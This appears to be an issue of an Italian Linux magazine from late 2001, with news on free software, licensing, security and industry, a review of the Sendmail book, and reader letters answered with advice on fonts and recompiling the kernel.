
Pensare agli aspetti ideologici della Free Software Foundation (FSF) e a quelli legali coperti dalla General Public License (GPL) porta quasi automaticamente alla mente l'immagine di Richard M. Stallman, creatore della fondazione e primo ideatore della licenza. Ma dietro la creazione della GPL si nasconde, ovviamente, anche una mente con una formazione legale, quella di Eben Moglen, professore di diritto alla Columbia University e consulente a titolo gratuito della FSF. Un recente articolo di Moglen risponde ai dubbi sulla reale efficacia legale della GPL: è possibile ricorrere in giudizio contro violazioni della GPL? Ogni anno, spiega Moglen, i casi di questo tipo si contano a decine, ma raramente si arriva in tribunale perché le società responsabili sono interessate soprattutto a una rapida conciliazione, e la FSF è interessata esclusivamente alla regolarizzazione delle licenze, e non a rimborsi finanziari o alla pubblicizzazione dei fatti. Con tutti i dubbi che sono stati espressi sull'efficacia della GPL, conclude Moglen, sarebbe vantaggioso un caso legale che la dimostrasse una volta per tutte, ma ben difficilmente qualche società sarà disposta a rischiare la reputazione in una causa persa in partenza.

Per maggiori informazioni:
www.gnu.org/philosophy/enforcing-gpl.html moglen.law.columbia.edu

NUOVI VIRUS, GARTNER GROUP TRADISCE MICROSOFT

Dopo l'impatto di Code Red e Nimda, persino la principale sostenitrice di Microsoft tra le società di analisi tecnologica deve cambiare rotta.

Gli ultimi virus hanno lasciato il segno. Dopo che gli attacchi ai server Web basati su IIS si sono contati a milioni, Gartner Group ha dovuto raccomandare alle "società colpite sia da Code Red che da Nimda" di "investigare immediatamente e cercare alternative a IIS, compresa la migrazione delle applicazioni Web ad altri produttori (sic) come iPlanet e Apache". Per una società come la Gartner, che non ha mai mostrato particolare simpatia verso il software libero e open source, indicare Apache come alternativa consigliabile a un prodotto Microsoft costituisce un passo molto significativo. Normalmente si sostiene che uno dei motivi principali della forte resistenza degli ambienti basati su Linux ai virus è la loro relativa piccola diffusione, che li rende poco interessanti per gli scrittori di virus. In questo caso Nimda attacca anche i server Web e volge la sua attenzione ad IIS anziché al più diffuso Apache, per cui sembra ragionevole concludere che ad attrarre gli attacchi sia soprattutto la ricchezza di bachi di IIS.

Per maggiori informazioni:
www.gartner.com/DisplayDocument?doc_cd=101034

Premi Takeda a Sakamura, Stallman e Torvalds

Il nuovo, prestigioso nonché consistente premio attribuito per la creazione di sistemi basati sul software libero.

La Fondazione Takeda di Tokyo ha annunciato i vincitori della prima edizione dei "Takeda Awards". Questo nuovo premio viene conferito annualmente a individui che abbiano sviluppato nuove tecniche ingegneristiche volte a favorire il benessere dell'umanità. I premi sono conferiti nell'ambito di tre settori: benessere socio-economico, benessere dell'individuo o dell'umanità, benessere ambientale. A ciascuno dei tre premi è associato un valore monetario di cento milioni di Yen, approssimativamente 915'000 Euro (quasi un miliardo e ottocento milioni di vecchie lire). La Fondazione ha riconosciuto il valore socio-economico del software libero, conferendo il premio per "La creazione e lo sviluppo di modelli di sviluppo aperti per il software di sistema - architetture aperte, software libero e software open source". Il premio è stato conferito congiuntamente a Ken Sakamura, Richard M. Stallman e Linus Torvalds, rispettivamente per l'architettura aperta

TRON per sistemi real-time, per l'avvio del movimento del software libero e lo sviluppo di GNU, e per il kernel di Linux. La Fondazione Takeda è nata nell'aprile del 2001 con l'obiettivo di premiare e stimolare quella che viene chiamata tecno-imprenditoria. I premi verranno conferiti nel corso di una cerimonia che si terrà a Tokyo il 4 dicembre prossimo.

Per maggiori informazioni:
www.takeda-foundation.jp/e/award/ana/index.html

CRITTOGRAFIA USA, PRONTO UN NUOVO BLOCCO

In USA, i falchi del controllo a tappeto delle comunicazioni colgono l'onda della paranoia da terrorismo

L'attentato terroristico dello scorso 11 settembre a New York e Washington ha portato a un nuovo assalto del fronte statunitense anti-crittografia. La libera disponibilità di software crittografico "forte", viene sostenuto, ha senz'altro giocato un ruolo importante nell'organizzazione dei terroristi, per cui stabilire forti limiti sull'utilizzo di software cifranti porterebbe indubbi benefici alla prevenzione di atti criminali analoghi. Numerosi esperti di sicurezza hanno indicato con chiarezza che è estremamente improbabile che misure di questo tipo abbiano un qualche effetto sulle organizzazioni terroristiche: non ci sono indicazioni reali che i terroristi utilizzino la crittografia piuttosto che tecniche più tradizionali o meno controllabili, come la steganografia; l'efficacia di una limitazione legale nei confronti di gruppi di questo tipo è comunque dubbia; l'impatto maggiore sarebbe invece subito dalle organizzazioni che beneficiano della crittografia per altri motivi (commercio elettronico, banche, eccetera); infine, le tecniche di "key escrow" proposte in alternativa sono di difficile realizzazione, e di applicabilità molto più limitata. Ricordiamo che l'esportazione di software di crittografia dagli Stati Uniti è ancora soggetta a controlli, sebbene molto più limitati che in passato, mentre nella maggior parte dei paesi dell'Unione Europea la distribuzione di software di questo tipo non è soggetto a restrizioni.

Per maggiori informazioni:
www.counterpane.com/crypto-gram-0109a.html

USA, una nuova legge anti-Linux?

La nuova proposta rischia di bloccare completamente la diffusione di sistemi operativi liberi.

Il famigerato "Digital Millenium Copyright Act" (DMCA) statunitense, base legale dell'arresto di Dmitry Sklyarov, impallidisce davanti al successivo progetto di legge statunitense, denominato "Security System Standards and Certification Act" (SSSCA). La proposta di legge esordisce con l'affermazione che in generale "è illegale produrre, importare, offrire al pubblico, fornire o comunque trafficare qualsiasi dispositivo digitale interattivo che non includa e utilizzi tecnologie di sicurezza certificate che aderiscano agli standard per i sistemi di sicurezza adottati nella sezione 104". Lo scopo appare sempre quello di impedire la copia di musica, filmati e altri prodotti artistici protetti da diritto d'autore, ma la legge finisce con il coprire qualunque dispositivo digitale.
La stessa natura dei sistemi operativi liberi, siano essi basati su Linux piuttosto che sulle tecnologie BSD, rende praticamente impossibile certificarli secondo le direttive SSSCA; in pratica, con questa legge, Linux e il software libero potrebbero diventare illegali nella nazione dove opera il maggior numero di sviluppatori. Per quanto remota possa apparire questa possibilità, va ricordato che gli Stati Uniti si sono già posti in prima linea sul fronte delle leggi di controllo delle tecnologie digitali con l'approvazione della DMCA.

Per maggiori informazioni:
cryptome.org/sssca.htm
www.wired.com/news/politics/0,1283,46655,00.htm

ARRIVA STAR OFFICE 6!

Disponibile in beta la versione 6.0 della più popolare office suite per Linux.

La Sun ha iniziato la fase di beta testing per la prossima versione di Star Office, la 6.0. La suite per ufficio, attualmente ferma alla versione 5.2, la prima rilasciata dalla Sun dopo l'acquisizione della casa produttrice, è probabilmente il programma di questo tipo maggiormente utilizzato in ambiente Linux.
La versione 6.0 offre la sparizione del poco apprezzato "Desktop aggiuntivo" di Star Office, una migliore integrazione con l'ambiente desktop dell'utente, l'utilizzo di un formato documentale basato su XML, e soprattutto un miglioramento dei filtri di importazione ed esportazione per MS Office. Dai primi test effettuati sembra siano stati affrontati anche i principali problemi che limitano la diffusione del programma: la grande quantità di risorse utilizzate, principalmente in termini di RAM, e la relativa lentezza, soprattutto in fase di caricamento.
Il rilascio della versione 6.0 finale è prevista per febbraio 2002.

Per maggiori informazioni:
www.sun.com/staroffice/6.0beta

Un nuovo Web, proprietario?

Scatena polemiche la possibile nuova politica del W3C per l'utilizzo di tecnologie proprietarie sul Web

Nel momento in cui scriviamo non è dato sapere quale sarà il responso del W3C, il comitato che si occupa dei protocolli standard utilizzati sul World Wide Web, sull'utilizzo di tecnologie brevettate. Ad agosto è stata resa pubblica per la ricezione di commenti una bozza di politica relativa ai brevetti. La scadenza per l'invio dei commenti era il 30 settembre, prolungata all'11 ottobre a seguito della vibrata protesta dei rappresentanti della comunità open source. La nuova politica permetterebbe l'utilizzo di tecnologie brevettate, purché queste siano rese disponibili in maniera "ragionevole e non discriminatoria" (RAND, dall'inglese "reasonable and not discriminatory"). Il problema, naturalmente, è che in generale è impossibile per le implementazioni open source utilizzare tecnologie brevettate, dal momento che la definizione stessa di open source e di software libero impone la libera redistribuibilità gratuita. Inutile dire che questo lascerebbe il campo completamente sgombro a prodotti proprietari quali Internet Explorer, permettendo la realizzazione di pagine visualizzabili solo tramite programmi non liberi. Tra i rappresentanti della comunità software libero e open source che hanno espresso il proprio dissenso con l'invio di commenti al W3C spiccano i nomi di James Clark, Ian Clarke, Alan Cox, Theo de Raadt, Eben Moglen, Tim O'Reilly, Bruce Perens, Richard Stallman, Andrew Tridgell, e molti altri. Un analogo dissenso è stato espresso da alcune società, prima fra tutte la Hewlett-Packard (un rappresentante della quale, tra l'altro, figura tra gli autori della bozza!), e da analisti della Gartner Group. La "Open Source Iniziative" ha espresso forti preoccupazioni per la proposta, indicando comunque come possibile via d'uscita l'esenzione dei prodotti liberi dal pagamento dei diritti sull'utilizzo delle tecnologie brevettate. La decisione finale del W3C sulla questione è attesa per febbraio 2002.

Per maggiori informazioni:
www.w3.org/TR/2001/WD-patent-policy-20010816
lwn.net/2001/1004/a/w3c-patents.php3
www.openphd.net/W3C_Patent_Policy

W3C Working Draft

W3C®

W3C Patent Policy Framework

W3C Working Draft 16 August 2001

This Version:
http://www.w3.org/TR/2001/WD-patent-policy-20010816/
Latest Version:
http://www.w3.org/TR/patent-policy/
Editor:
Daniel J. Weitzner, W3C/MIT, djweitzner@w3.org
Authors:
Michele Herman, Microsoft, micheleh@microsoft.com
Scott Peterson, Hewlett-Packard, scott_k_peterson@hp.com
Tony Piotrowski, Philips, tony.piotrowski@philips.com
Barry Rein, Pennie & Edmonds (for W3C), barry@pennie.com
Daniel Weitzner, W3C/MIT, djweitzner@w3.org
Helene Plotka Workman, Apple Computer, plotka@apple.com

LIBERTÀ, MA DI CHI?

I grandi nomi dell'open source e del free software si confrontano sul tema della libertà degli utenti e dei programmatori

Gli ideali del software libero e dell'open source si sono ancora una volta confrontati nel corso di un interessante dibattito che ha visto schierarsi da un lato Bradley Kuhn e Richard Stallman della Free Software Foundation, dall'altro Tim O'Reilly, dell'omonima casa editrice, con un intervento "a latere" di Eric Raymond. Il dibattito si concentra sull'uso di termini come "libertà" e "potere", ma le conclusioni più interessanti sembrano potersi riassumere osservando della libertà di chi ci stiamo occupando. Kuhn e Stallman sembrano voler guardare contemporaneamente alla libertà di tutti gli utenti di computer; per massimizzare la libertà di tutti, sostengono, tutto il software scritto da qualunque programmatore dovrebbe essere libero. O'Reilly e Raymond sembrano guardare alla libertà individuale, e notano che per imporre un determinato tipo di licenza occorre restringere in maniera inaccettabile la libertà dei programmatori. Secondo O'Reilly la libertà di base è quella del programmatore che può scegliere quale licenza adottare per il proprio software; Raymond sottolinea che questa non comporta restrizioni per nessuno, mentre l'ideale di Kuhn e Stallman può essere raggiunto solo con forti imposizioni ai programmatori. Sebbene in passato entrambi i movimenti abbiano negato qualunque orientamento politico, la tendenza liberale dell'open source non è mai stata così evidente; così come le posizioni della FSF fanno pensare a una volontà di controllo su tutto il software prodotto, e sembrano rimandare a regimi oramai poco diffusi.

Per maggiori informazioni:
linux.oreillynet.com/pub/a/linux/2001/08/15/oreilly_response.html
linuxtoday.com/news_story.php3?ltsn=2001-08-17-016-20-OP-CY

Driver proprietari, un peso per gli sviluppatori liberi?

NVidia rilascia la nuova versione dei suoi driver proprio mentre Alan Cox cerca di evitare di doverli supportare.

E' ormai più di un anno che nVidia, casa produttrice di chip grafici, ha iniziato a rilasciare driver per Linux. L'ultima versione è stata rilasciata a settembre, e funziona con una vasta gamma di processori grafici. In effetti i sistemi basati su nVidia funzionano egregiamente anche con una normale installazione di XFree86. Inoltre, l'utilizzo di driver proprietari, non liberi, è consigliata solo a chi sia convinto di cavarsela bene da solo con il suo sistema. Alan Cox, il numero due dello sviluppo di Linux, ha aggiunto un sistema di "marcatura" dei moduli con lo scopo specifico di riconoscere i "bug report" derivanti da sistemi su cui sia stato caricato un driver proprietario. In altri termini, l'utilizzo di un driver proprietario "macchia" il kernel e rende i messaggi di errore (in gergo, gli "oops") facilmente riconoscibile dagli sviluppatori cui venga chiesto aiuto.

Nelle parole di Alan Cox: "Mi arrivano tanti bug report causati dai moduli nvidia da parte di gente che mente quando gli si chiede se li hanno usati, che dovevo prendere qualche precauzione, altrimenti dovrò smettere di leggere i bug report di chiunque io non conosca di persona.

Non sono pronto a diventare un membro non pagato del personale di supporto nVidia".

Per maggiori informazioni:

www.uwsg.indiana.edu/hypermail/linux/kernel/0109.0/0631.html kt.zork.net/kernel-traffic/kt20010917_133.html#4 www.nvidia.com/view.asp?IO=linux_readme_install

MOSSA SUICIDA DI MICROSOFT SULLE LICENZE?

Le nuove strategie del gigante informatico scatenano le ire degli industriali britannici.


In Gran Bretagna l'associazione industriale "The Infrastructure Forum" (tif) ha richiesto al Dipartimento del Commercio e dell'Industria un'indagine sui nuovi schemi di licenza della Microsoft. Secondo il gruppo, i cui 98 membri spendono annualmente qualcosa come 28 miliardi di Euro (sì, sono proprio 54mila miliardi di lire!) in tecnologie informatiche, il gigante dell'informatica sta utilizzando la propria posizione di monopolio per imporre ai clienti aumenti di prezzo ingiustificati. Un'indagine tra i membri del forum indica un incremento di spesa pari a circa il 94%, cioè quasi un raddoppio. L'organizzazione ha anche programmato una campagna pubblica di informazione, e sta preparando un questionario tra i suoi membri, tra le quali sono presenti 47 delle 100 compagnie britanniche con maggior fatturato, per investigare le possibili alternative ai prodotti Microsoft. Alcune società hanno già iniziato a investigare la possibilità di migrare a servizi basati su Linux.

Per maggiori informazioni:

www.tif.co.uk

techupdate.zdnet.com/techupdate/stories/main/0,14179,2816210,00.html

L'ufficio coreano alla conquista degli USA


La popolare software house coreana "Hancom" prepara le alleanze per entrare nel mercato statunitense ed europeo.

Nella battaglia per l'affermazione tra le "suite" per ufficio sul desktop Linux c'è un concorrente poco noto ma agguerrito.
La compagnia coreana HancomLinux produce un software denominato, manco a dirlo, "Hancom Office", che ha una buona diffusione nel mercato asiatico e ha ottenuto buone recensioni nel mondo Linux.
La recente alleanza con theKompany, che offre supporto per sistemi desktop Linux basati su KDE, è indicativa della volontà di espansione sul mercato statunitense ed europeo, e appare naturale dal momento che Hancom Office è basato sulle librerie Qt, utilizzate in KDE. La versione attuale di HancomOffice, la 1.5, comprende un Word processor, un foglio elettronico, uno strumento per presentazioni e un editor di immagini, ed è in vendita a 45 dollari (in inglese, a meno che non siate interessati alle lingue asiatiche!).
La versione 2.0, che dovrebbe essere disponibile a novembre 2001, includerà inoltre un database personale, un editor per diagrammi, uno strumento per html e una rubrica.

Per maggiori informazioni:
www.hancom.com


IL MAGO E I SUPER COMPUTER

La Hewlett-Packard e l'INRIA presentano una semplice ricetta per la realizzazione di un supercomputer, basato su Mandrake 7.

Prendete un paio di centinaia di PC non nuovissimi, con dotazione standard e senza schermo. Aggiungete una manciata di switch e qualche cavo. Installate Mandrake 7, con qualche piccola aggiunta che faciliti gli aggiornamenti software. Con una spesa totale di neanche 250'000 Euro, entrerete nella classifica dei 500 computer più veloci del mondo. Se poi sfruttate il lavoro già effettuato dalla HP di Grenoble e dall'Istituto Nazionale di Ricerca Informatica francese INRIA, che verrà rilasciato a breve come software libero, potrete risparmiarvi anche lo sviluppo delle aggiunte necessarie per la gestione. Il progetto, denominato I-Cluster, ha utilizzato 225 computer HP di tipo e-PC, con Pentium III a 733 MHz, 256 MB di RAM e 15 GB di Hard Disk; il calcolatore risultante è classificato 385esimo nella classifica dei 500 supercomputer più veloci del mondo.

Per maggiori informazioni:
news.cnet.com/news/0-1003-200-7409795.html?tag=mn_hd icluster.imag.fr www.top500.org

SuSe, l'ottimismo della ristrutturazione

Il popolare distributore tedesco approfitta del completamento di un giro di finanziamenti per annunciare anche una serie di licenziamenti.

C'è chi preferisce sentire prima le buone notizie e poi quelle cattive, chi il contrario; l'importante, comunque, è di non averne da annunciare solo di cattive. Questo almeno è quello che sembrano pensare alla SuSE, dove per annunciare il prossimo licenziamento di 120 dipendenti (su un totale di 500 nelle varie sedi mondiali) hanno atteso di poter annunciare contemporaneamente anche di aver appena messo in cassa contante per 15 milioni (di Euro, s'intende). Il gruppo che ha finanziato la SuSE comprende investitori del calibro di Accenture, Beisheim Holding, Deutsche

Bank, La Caixa, e SAP, il cui appoggio va comunque ritenuto estremamente significativo.
Inutile dire che "l'adattamento della struttura organizzativa" della SuSE è motivato dalla necessità di "andare incontro alla domanda dei differenti gruppi di clienti", che "a seguito di questa concentrazione strategica" la SuSE "continua il percorso di consolidamento iniziato la scorsa estate". In Europa come negli Stati Uniti, all'euforia dello scorso anno fa seguito il ritorno alla effettiva realtà economica.

Per maggiori informazioni:
www.suse.com/us/suse/news/PressReleases/investment.html


SENDMAIL (2ND EDITION)

di Bryan Costales con Eric Allman
Edito da: O'Reilly & Associates

Sendmail è uno dei quattro programmi che hanno decretato, da soli, il successo dell'approccio Open Source all'informatica. Presente su oltre l'80% dei server di posta internet è in assoluto il programma free con la maggiore percentuale relativa di "mercato", pur non essendo sul "mercato", ma assolutamente libero. E' il sistema di posta praticamente standard, già da molti anni, su tutti i vari sistemi Unix anche proprietari e per funzionalità e flessibilità non ha paragoni con nessun altro programma del genere.

ASPETTI GENERALI

Per Utenti Avanzati

Ciò nonostante è un programma ostico e difficile. Per condurlo ad un funzionamento accettabile bastano di solito le configurazioni standard che sono molto facilmente reperibili, ma per realizzare eventualmente le sue complesse possibilità di gestione della posta è necessario entrare in profondità nella sua complessa struttura a strati.

Scheda

Titolo: SENDMAIL (2ND EDITION)

Autore: Bryan Costales Eric Allman

ISBN: 1-56592-222-0

Prezzo: 49,95 Dollari

Pagine: 1030

Livello: Avanzato

Argomenti: Configurazione, Amministrazione di Sendmail per la realizzazione e collegamento di sistemi di posta elettronica

Edito da: O'Reilly & Associates

L'editore: Il mito degli editori americani nel campo dell'Open Source.

Lingua: Inglese

Leggibilità e Stile

Giunto alla seconda edizione e la settima ristampa, dal 1993 questo è di gran lunga il più affidabile e completo riferimento mai scritto su sendmail, che nonostante sia il software per server di posta più usato in assoluto rimane uno dei meno conosciuti e più difficili da imparare e conoscere.

ASPETTI SPECIFICI

La prima parte del libro contiene un tutorial completo sulla configurazione del programma per raggiungere una ottima comprensione dei suoi meccanismi di funzionamento.
La seconda parte mostra la costruzione, l'installazione e la configurazione attraverso il programma m4.
La terza parte mostra alcuni problemi pratici risolti attraverso l'uso del programma.
La quarta parte comprende una guida di riferimento completa ed esaustiva e infine la quinta parte contiene alcune appendici e una completa bibliografica.

GLI AUTORI

Bryan Costales è direttore delle tecnologie presso la Mercury Mail di Denver in Colorado. E' amministratore di sistema da oltre 15 anni e scrive libri ed articoli da oltre 10 anni.

Eric Allman, invece, è l'autore originale di sendmail, ha contribuito moltissimo allo UNIX di Berkley e ha scritto tante altre utility di sistema come tset, trek, syslog e vacation.

L'EDITORE

Il mito degli editori americani nel campo dell'Open Source. Non solo la sua produzione copre pressocchè tutti gli aspetti tecnologici, ma ne è anche direttamente uno dei principali promotori.

CONCLUSIONI

Questo libro è necessario se il vostro lavoro è quello di gestire il server di posta, assolutamente necessario se state avendo dei problemi, insostituibile se volete iniziare a capire questo software che nè la maturità, nè la difficoltà di gestione e configurazione sembra riuscire a scalfire, sebbene dal 1979 tanti (e forse troppi) si sono cimentati nella ennesima riscrittura di un sistema alternativo che dovesse soppiantare proprio sendmail.

Il bello del Pinguino...

Carissimi lettori di LinuxMAGAZINE, siamo molto contenti dell'interesse, che state dimostrando per la rivista! Come sempre siamo contenti di darvi la possibilità di approfondire alcuni aspetti della "linux-way" alla filosofia di sistema e alle possibilità di crescita personale che vengono messe a disposizione di chi si incammina lungo la "via del pinguino...". Quindi continueremo a rispondere alle mail inviate all'indirizzo linuxmag@edmaster.it (sintetizzandole per avere più spazio per le risposte), cercando di approfondire gli argomenti o le curiosità di interesse più generale.
linuxmag@edmaster.it
Ovviamente, per motivi riguardanti la privacy, riporteremo nomi e indirizzi di e-mail dei lettori che ci hanno scritto esattamente come riportato in fondo alla lettera.

da: Paolo

Chicche sui malfunzionamenti Windows

Pregiata Redazione, ho letto l'articolo "Oggetto: Ho due PC..." su Linux Magazine di Ottobre - Novembre 2001 e mi sono divertito moltissimo, credo di essere tra la schiera di quei davvero pochi che usano Linux e si diverte ad appendere nella bacheca dell'ufficio qualsiasi avviso di bug di windows. :-P
La mia storia è ancora più divertente: a casa ho due computer e con l'idea di collegarmi con l'ADSL di Telecom, ho installato Windows 98 perché la configurazione data era solo quella e non sapendo il comportamento di linux in merito volevo essere sicuro di vederla funzionare.
Premetto che erano 8 mesi che operavo con linux e tutto andava benissimo, anche con internet. Dopo la relativa installazione e configurazione, ho aggiornato anche l'antivirus delle Norton, quindi ho iniziato a fare qualche prova.
Tutto bene fino al 3° giorno, poi l'hard disk impazzisce, il computer si pianta, il secondo disco (in Linux) si scollega, Windows inizia a dare una serie di errori sempre più catastrofici. All'ennesimo riavvio, errori di continuo con la omnipresente richiesta di premere ctrl+alt+del... così via fino al punto di "sistema operativo inesistente". Ehi! Non vi dico il panico! Cerco di entrare nella partizione di Linux e sorpresa: danni a iosa, il sistema fa a fatica ad avviarsi e si pianta. Panico! Cerco di reinstallare Windows e Linux: l'installazione si ferma, si blocca il computer si riavvia da solo (ma chi gli ha detto di farlo?) e così via per 2 settimane! Dopo prove su prove decido di portarlo da un tecnico: danni alla mother board (bios) e all'hard disk - Si denota un virus letale nella traccia zero! Si decide quindi per la sostituzione (600.000) con nuova CPU, perché la mia era troppo vecchia (una AMD PIII-450) e non si trovavano le schede madri. Ora ho ripreso in mano linux e navigo con l'ADSL con grande piacere e un po' di rimorso per i programmi free -abituato come ero a pagare fior di quattrini per windows- e con la speranza che Bill possa un giorno raccogliere almeno il 10% di tutti gli accidenti che gli mandano i suoi clienti ed utenti!
Una seconda chicca! Mi hanno regalato la webcam III della creative USB, installata su Windows 98 non ha solo mancato il riconoscimento del sistema hardware, ma ha messo in conflitto il sistema operativo fino al suo completo crash. Mentre linux ha riconosciuto immediatamente la webcam e l'ha fatta funzionare subito! E vaaaiiiii !!!! Per quello che mi riguarda auguro a tutti i "pinguini" vita lunga! No! Lunghissima! Un saluto cordiale a tutti.

Paolo

Da: Gaetano

Oggetto: Problemi di Font

Ciao sono Gaetano. Grazie alla vostra rivista mi sto avvicinando (molto lentamente purtroppo) all'immenso mondo Linux. Per questo vorrei ringraziarvi. Ma come ogni buon "NewBye" che si rispetti ho i miei primi problemucci. Ho installato Linux-Mandrake 8.0 e ne sono contento, ma purtroppo, soprattutto nelle pagine web che vado a visitare, riesco a mala pena a distinguere i caratteri con uno sforzo incredibile per gli occhi. (preciso che il problema non è solo per le pagine web ma è diffuso) Possiedo una scheda video Asus 7700 (riconosciuta come Nvida 32 Mb DDR generic) con monitor LG Flatron 775. Ho impostato la risoluzione a 800X600 a 65000 colori.

Ma anche con altre risoluzioni il risultato non cambia.
Vi prego di darmi una mano, non vorrei abbandonare tutto per uno stupido problema di grafica.
Grazie, attendo con ansia una vostra risposta.
P.S.: se posso dare un piccolo consiglio (da inesperto) usate il browser testuale.
Decolla!!

Gaetano

La gestione dei font in X-Windows è uno degli argomenti in generale più complessi dell'intero ambiente. E' molto difficile trattare compiutamente la questione e non esistono "trucchi" per evitare alcuni problemi senza una corretta configurazione del sistema. Comunque il problema indicato potrebbe essere dovuto a due diversi problemi.
Nell'ambiente KDE non è definito di default l'antialiasing dei caratteri (cioè la tecnica software per evitare la scalettatura delle linee oblique tramite opportune sfumature di colore) che va attivata nell'apposito pannello del programma di configurazione. Per quanto riguarda i programmi che usano font troppo piccoli (ad esempio Netscape fa questo scherzo) è sufficiente, laddove possibile, indicare nei propri pannelli di configurazione l'uso di font un po' più grandi (da 12 o 14 punti) privilegiando quelli "scalabili" selezionandoli eventualmente con le utility *kfontmanager* o *xfontsel*.

da: ***Giulio Ciuffi Vampa***

Ricompilare i kernel

Salve, sono un appassionato lettore della vostra rivista e vorrei farvi tuttavia delle critiche su alcuni servizi del Passo-Passo. I servizi che vi riportate sono interessantissimi e utilissimi, ma dato che serve effettuare la ricompilazione del kernel (come nel caso dell'ultimo numero con lo Scanner o nel caso del numero 13 con la webcam), non è che potreste spiegare come si può fare? In particolare volevo chiedere:si può prendere l'immagine del kernel installato e modificarla solamente invece di riconfigurarlo da zero ogni volta che devo cambiarlo? E poi: è necessario reinstallarlo ogni volta dopo averlo compilato e creato l'immagine? E infine: ci sono dei particolari a cui bisogna stare attenti durante la configurazione, che possono bloccare il "make bzImage"? Grazie tante e aspetto la vostra risposta.
Ah, complimenti per la rivista: molto ben organizzata!!

Giulio Ciuffi Vampa

La ricompilazione del kernel è una operazione delicata che tratteremo in modo approfondito su uno dei prossimi numeri. Con le attuali distribuzioni è raramente necessaria quando si tratta di inserire un nuovo modulo. Infatti spesso basta caricalo dall'esterno del kernel attraverso il comando insmod, anzi spesso il kernel se ne ha bisogno lo carica autonomamente, proprio come se fosse stato compilato all'interno. L'unico motivo per cui è ancora necessario ricompilare il kernel sta nella necessità di attivare opzioni o modalità di funzionamento "strane", che spesso riguardano i moduli più che il kernel stesso. Anche in questo caso è forse sufficiente ricompilare solo i moduli dopo la riconfigurazione, con 'make modules' e reinstallarli con 'make modules_install' e, di nuovo, usare i comandi 'rmmod' e 'insmod' per ricaricarli.
La complessiva ricompilazione del kernel e la sua reinstallazione, per un utente interessato a lavorare con Linux, è una esigenza abbastanza rara. In ogni caso, per rispondere alle tue domande, le distribuzioni recenti mantengono nel file di configurazione del sorgente del kernel l'immagine delle configurazioni effettivamente inserite nel kernel in uso. Sarà quindi necessario cambiare solo le opzioni richieste senza toccare null'altro per riavere il kernel precedente con quelle modifiche.
E' sempre necessario reinstallare il kernel se le modifiche lo riguardano, se invece le modifiche riguardano i moduli basta compilare e installare solo questi ultimi. Infine... bisogna stare attenti a tutto quello che si modifica quando si riconfigura il kernel perchè qualunque cosa può potenzialmente bloccare non tanto l'operazione di 'make', che in linea di massima porta sempre ad un risultato positivo, quanto in fase di reboot della macchina con il nuovo kernel compilato, quindi bisogna sempre avere una soluzione di reboot con un kernel alternativo e funzionante.

Da: Luigi Chatel

Oggetto: Appunti su StarOffice

